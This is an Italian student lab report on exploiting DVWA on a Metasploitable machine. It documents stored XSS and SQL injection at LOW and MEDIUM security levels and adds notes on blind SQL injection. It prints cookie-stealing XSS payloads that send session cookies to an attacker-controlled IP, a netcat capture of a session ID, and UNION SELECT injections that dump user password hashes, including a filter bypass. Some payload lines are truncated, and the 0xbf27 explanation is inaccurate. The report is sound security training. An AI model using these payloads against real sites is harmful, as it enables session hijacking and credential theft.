

Relazione sull'esercizio di sicurezza informatica

Scopo dell'esercizio

L'obiettivo di questo esercizio è quello di esplorare e sfruttare le vulnerabilità di sicurezza presenti in un'applicazione web, specificamente DVWA (Damn Vulnerable Web Application), in esecuzione su una macchina di laboratorio Metasploitable. Le vulnerabilità da sfruttare sono:

1. **XSS Stored (Cross-Site Scripting):**
 - Utilizzando una vulnerabilità XSS stored, si mira a iniettare script malevoli nel sistema che verranno eseguiti ogni volta che gli utenti visualizzano la pagina compromessa.
 - L'obiettivo è recuperare i cookie di sessione delle vittime e inviarli a un server controllato dall'attaccante per poter compromettere le sessioni degli utenti.
2. **SQL Injection:**
 - Attraverso una SQL injection, si cerca di manipolare le query SQL dell'applicazione per ottenere accesso non autorizzato ai dati nel database sottostante.
 - L'obiettivo principale è recuperare le password degli utenti memorizzate nel database di DVWA.
3. **SQL Injection Blind (opzionale):**
 - L'SQL injection blind è una variante più sofisticata in cui l'attaccante non riceve direttamente i risultati delle query, ma deve inferire le informazioni tramite il comportamento dell'applicazione in base alle query SQL eseguite.
 - Questo può essere opzionale nell'esercizio, ma rappresenta una sfida aggiuntiva per comprendere e sfruttare le vulnerabilità SQLi.

Relazione sull'exploit XSS in DVWA

Introduzione

L'obiettivo di questo rapporto è documentare l'exploit di una vulnerabilità XSS (Cross-Site Scripting) nelle configurazioni di sicurezza LOW e MEDIUM di DVWA (Damn Vulnerable Web Application). L'exploit ha come scopo il recupero dei cookie di sessione delle vittime e l'invio degli stessi a un server controllato dall'attaccante, dove verranno registrati in un file di log.

Ambiente di Laboratorio

DVWA è stato configurato e ospitato su una macchina di laboratorio Metasploitable. Sono state configurate due sessioni, una con livello di sicurezza LOW e una con livello di sicurezza MEDIUM. Entrambe le configurazioni sono state testate per valutare la presenza e l'efficacia della vulnerabilità XSS.

Esplorazione della Vulnerabilità XSS

Livello di Sicurezza LOW

1. dentificazione del Punto Vulnerabile:

Utilizzando il DVWA, è stato individuato un input utente non sanitizzato dove era possibile inserire codice JavaScript.

2. Payload XSS:

È stato creato un payload XSS che includeva uno script JavaScript per catturare i cookie di sessione dell'utente. Il payload era progettato per inviare i cookie di sessione a un server remoto controllato dall'attaccante. L'input in sé non era sanificato ma la pagina html non permetteva di aggiungere un commento da più di 50 caratteri, ma con una semplice ispezione ho modificato quel parametro e sono riuscito ad aggiungere il payload.

Di seguito il payload usato:

```
<script>let img = new Image(); img.src="http://192.168.50.100:666?" + document.cookie </script>
```

3. Esecuzione dell'Attacco:

Il payload XSS è stato eseguito da un browser Web, simulando l'interazione di un utente malintenzionato con la pagina compromessa. I cookie di sessione delle vittime sono stati catturati con successo e inviati al server dell'attaccante tramite una richiesta HTTP.

4. Registrazione dei Cookie su Netcat:

Netcat è stato utilizzato come server per ricevere le richieste HTTP contenenti i cookie di sessione. I cookie ricevuti sono stati scritti in un file di log sul server Netcat.

[illegible]

Livello di Sicurezza MEDIUM

1. Modifiche al Payload XSS:


A causa delle restrizioni imposte dal livello di sicurezza MEDIUM, il payload XSS è stato adattato per superare i filtri di sicurezza aggiunti. Il payload è stato ottimizzato per aggirare i controlli di validazione degli input, mantenendo la capacità di eseguire JavaScript malevolo.

2. Esecuzione dell'Attacco:

Il payload XSS adattato è stato inserito nell'input vulnerabile. Al contrario delle aspettative, il payload non ha avuto successo nel recupero dei cookie di sessione. Questo risultato indica un aumento delle misure di sicurezza implementate rispetto al livello LOW. Quindi analizzando il codice PHP fornitoci dalla DVWA ho riscontrato una sanificazione dell'input in "commento", ho però capito che l'input di "nome" non aveva nessuna sanificazione se non l'eliminazione di `<script>` nell'input e quindi ho aggiunto, con la modalità descritta prima, il payload per trafugare i cookies stando attento a bypassare l'unica sanificazione.

Di seguito il payload usato:

```
<Script>let img=new Image();img.src="http://192.168.50.100:44444?" + document.cookie</Script>
```



```
$ nc -lvp 44444
listening on [any] 44444 ...
192.168.50.100: inverse host lookup failed: Unknown host
connect to [192.168.50.100] from (UNKNOWN) [192.168.50.100] 51176
GET /?security=medium;%20PHPSESSID=4f329126e4f1ca818aa4102bf5f1e8a4 HTTP/1.1
Host: 192.168.50.100:44444
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: image/avif,image/webp,*/
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://192.168.50.101/
```

Conclusione

L'exploit XSS su DVWA ha evidenziato l'importanza di comprendere le diverse configurazioni di sicurezza e le loro implicazioni sulle vulnerabilità delle applicazioni web. Mentre il livello di sicurezza LOW ha permesso un exploit diretto e riuscito, il livello di sicurezza MEDIUM ha rappresentato una sfida aggiuntiva, richiedendo approcci più sofisticati e modifiche al payload XSS.

Questo esercizio ha enfatizzato l'importanza della gestione sicura degli input utente e delle pratiche di sviluppo sicure per mitigare rischi come XSS e altre vulnerabilità comuni nelle applicazioni web.

Relazione sull'exploit di SQL Injection in DVWA

Introduzione

Questo rapporto documenta l'exploit di una vulnerabilità di SQL Injection nelle configurazioni di sicurezza LOW e MEDIUM di DVWA (Damn Vulnerable Web Application). L'obiettivo è recuperare le password degli utenti memorizzate nel database di DVWA utilizzando tecniche di SQL Injection direttamente attraverso l'applicazione DVWA.

Ambiente di Laboratorio

DVWA è stato configurato e ospitato su una macchina di laboratorio Metasploitable. Sono state configurate due sessioni, una con livello di sicurezza LOW e una con livello di sicurezza MEDIUM. Entrambe le configurazioni sono state testate per valutare la presenza e l'efficacia della vulnerabilità di SQL Injection.

Esplorazione della Vulnerabilità di SQL Injection

Livello di Sicurezza LOW

Identificazione del Punto Vulnerabile:

Utilizzando DVWA, è stato individuato un parametro di input non sanitizzato che accetta query SQL dirette.

Payload di SQL Injection:

È stato creato un payload SQL Injection per manipolare le query SQL dell'applicazione e ottenere accesso alle informazioni sensibili nel database. Il payload è stato progettato per estrarre le password degli utenti memorizzate nella tabella degli utenti di DVWA.

Esecuzione dell'Attacco:

Il payload di SQL Injection è stato inserito nel parametro vulnerabile attraverso l'interfaccia DVWA. Sono state eseguite query SQL malevole per recuperare le password degli utenti memorizzate nel database. Le password estratte sono state visualizzate direttamente nell'interfaccia DVWA come prova dell'avvenuto exploit della vulnerabilità di SQL Injection.

```
ID: ' UNION SELECT CONCAT("ID:",user_id," FN:",first_name,"
First name: ID:1 FN:admin LN:admin
Surname: user:admin psw:5f4dcc3b5aa765d61d8327deb882cf99

ID: ' UNION SELECT CONCAT("ID:",user_id," FN:",first_name,"
First name: ID:2 FN:Gordon LN:Brown
Surname: user:gordonb psw:e99a18c428cb38d5f260853678922e03

ID: ' UNION SELECT CONCAT("ID:",user_id," FN:",first_name,"
First name: ID:3 FN:Hack LN:Me
Surname: user:1337 psw:8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' UNION SELECT CONCAT("ID:",user_id," FN:",first_name,"
First name: ID:4 FN:Pablo LN:Picasso
Surname: user:pablo psw:0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' UNION SELECT CONCAT("ID:",user_id," FN:",first_name,"
First name: ID:5 FN:Bob LN:Smith
Surname: user:smithy psw:5f4dcc3b5aa765d61d8327deb882cf99
```

Livello di Sicurezza MEDIUM

Adattamento del Payload di SQL Injection:

A causa delle restrizioni aggiuntive impostate nel livello di sicurezza MEDIUM, il payload di SQL Injection è stato modificato per aggirare i filtri di sicurezza aggiuntivi. Sono state apportate modifiche al payload per mantenere l'efficacia nel recupero delle informazioni desiderate.

Esecuzione dell'Attacco:

Il payload di SQL Injection adattato, ovvero che il metodo “mysql_real_escape_string” sanifica l'input dell'utente proibendo l'uso di virgolette ed apici. Sono riusciti a bypassare questa sanificazione con l'uso di : **0xbf27**, ovvero la codifica esadecimale del carattere latin1: “”(doppi apici).

User ID:

```
ID: 0xbf27 UNION SELECT user, password FROM users
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

```
ID: 0xbf27 UNION SELECT user, password FROM users
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03
```

```
ID: 0xbf27 UNION SELECT user, password FROM users
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b
```


```
ID: 0xbf27 UNION SELECT user, password FROM users
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7
```

```
ID: 0xbf27 UNION SELECT user, password FROM users
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

Conclusion

L'exploit di SQL Injection su DVWA ha evidenziato l'importanza di comprendere le configurazioni di sicurezza delle applicazioni web e le loro implicazioni sulle vulnerabilità. Questo esercizio ha sottolineato l'importanza della gestione sicura delle query SQL e delle pratiche di sviluppo sicure per mitigare rischi come SQL Injection e altre vulnerabilità comuni nelle applicazioni web.

Riguardo la SQL Injection blind ho notato che l'unica vera differenza sta nel fatto che una injection normale restituisce gli errori di sintassi come questo:



Mentre per una injection blind, come suggerisce il nome stesso, si va alla cieca. Cioè se la tua query ha qualche errore di sintassi, non verrà mostrato come output all'utente rendendo così notevolmente più complicato il lavoro di un attaccante.

Inoltre, per ricerca ho trovato vari metodi per capire se una injection può andare a buon fine anche se blind. I metodi sono:

1. **Sondaggio basato su booleani:**
 - **Utilizzo di espressioni condizionali:** Gli attaccanti possono inserire espressioni condizionali nelle query SQL per verificare se una determinata condizione è vera o falsa. Ad esempio, possono usare `IF`, `CASE`, o `WHERE` per controllare il comportamento dell'applicazione in base alla risposta.
2. **Controllo del tempo di risposta:**
 - **Query che influenzano il tempo di risposta:** Gli attaccanti possono inserire query che provocano un ritardo nell'esecuzione, ad esempio utilizzando `SLEEP()` o `BENCHMARK()`, per determinare se esiste un controllo diretto sulla durata di esecuzione delle query.
3. **Errore basato su input:**
 - **Provocare errori SQL:** Inserendo dati malformati o condizioni che non sono gestite correttamente dall'applicazione, gli attaccanti possono osservare se l'applicazione restituisce errori SQL specifici o messaggi di errore personalizzati.
4. **Enumerazione di caratteri e pattern matching:**
 - **Inserimento di caratteri speciali o wildcard:** Gli attaccanti possono inserire caratteri speciali come `%`, `_`, o usare wildcard per testare le risposte dell'applicazione. Possono anche cercare di indovinare schemi di nomi di tabella o colonne.
5. **Esplorazione dei dati:**
 - **Utilizzo di UNION e SELECT:** Provando ad utilizzare le operazioni di `UNION SELECT` per unire insieme il risultato di due query differenti e la domanda per estrarre dati aggiuntivi.